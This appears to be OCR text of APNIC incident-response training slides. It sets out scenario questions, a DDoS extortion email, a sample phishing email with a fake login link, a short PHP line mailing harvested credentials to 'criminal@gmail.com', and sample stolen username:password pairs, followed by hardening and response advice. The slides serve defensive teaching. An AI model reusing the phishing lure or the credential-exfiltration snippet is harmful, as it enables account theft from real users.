
Scenarios

APNIC

Think About

- How would you handle this incident?
- How do you prioritize the tasks required to handle the incidents?
- What kinds of tools or skills are required perform analysis?
- If you need assistance, who would you contact?
- If contacted by the media what do you tell them?
- What are the post-incident activities you would do?

Data Breach Incident



DDoS Threat

Date: Day, Month 2011
Subject: Partnership
From: Attacker
To: You

Your site does not work because We attack your site.
When your company will pay to us we will stop attack.

Contact the director. Do not lose clients.

Identity Theft / Phishing Example

1

Dear User,

We have introduced a new security feature on our website. Please reactivate your account here: http://www.bla.com.my

p.s This is NOT a Phish Email

2

Login

Password

3


```
<?
$mailto='criminal@gmail.com';
mail($mailto,$subject,$message);

?>
```

4

mark:1234567
joey:cherry2148
boss:abcdefgh123
finance:wky8767
admin:testtest123

Challenges – securing / hardening

- Patch Management
  - Availability
  - Patching
- Secure configuration
  - Authentication / management interf internal interface
  - Disable unnecessary services
  - Default username passwords
- Product Security
  - Vulnerability discovery & reporting
- Network Providers
  - Procurement strategy
  - Phasing out / Expiry
- User awareness & support



Challenges – Response

- Cleaning up infected IoT
- Mitigating On going Attack
- Contacting System Owner
- Applying Fixes
- Dealing with attackers and their infrastructure
  - Law Enforcement

Vendors

Network Providers

Users

CERTs/ CSIRTs

Recommendations

1. Expand current cyber security practice to include risk to IoTs
   - Mix of old and new tricks
   - Fundamental security practices still apply!
   - Critical Security Controls
2. Action plans for (specific) IoT Assets. Must be clear.
   - IoT and IoT ecosystem
3. Coordination with different stakeholders
   - Specific Sector / Industry Messaging
   - Scale support for IoT owners or victims of attack
   - Capacity Development
4. Time for Action!

Source: ENISA

Summary

- Use proper crypto

- Multi-layered security
  - Updated patches and AVs
  - Backup important data
  - Firewalls
  - IDS/IPS (anomaly detection)

- Strictly follow security procedures
  - Revise and audit frequently

Take-Aways

- Don’t Wait For a Security Incident!
  - How are you addressing Cyber Security in your organisation?
- Review Incident Response & Handling Capabilities
  - Think of Some Scenarios
  - Policies & Procedures
  - Point of Contact & Sharing information securely
  - Collaboration / Co-operation with others
- Training & Learning More
  - CSIRT Conferences & Events
  - Best Practices Documents and Guidelines


Questions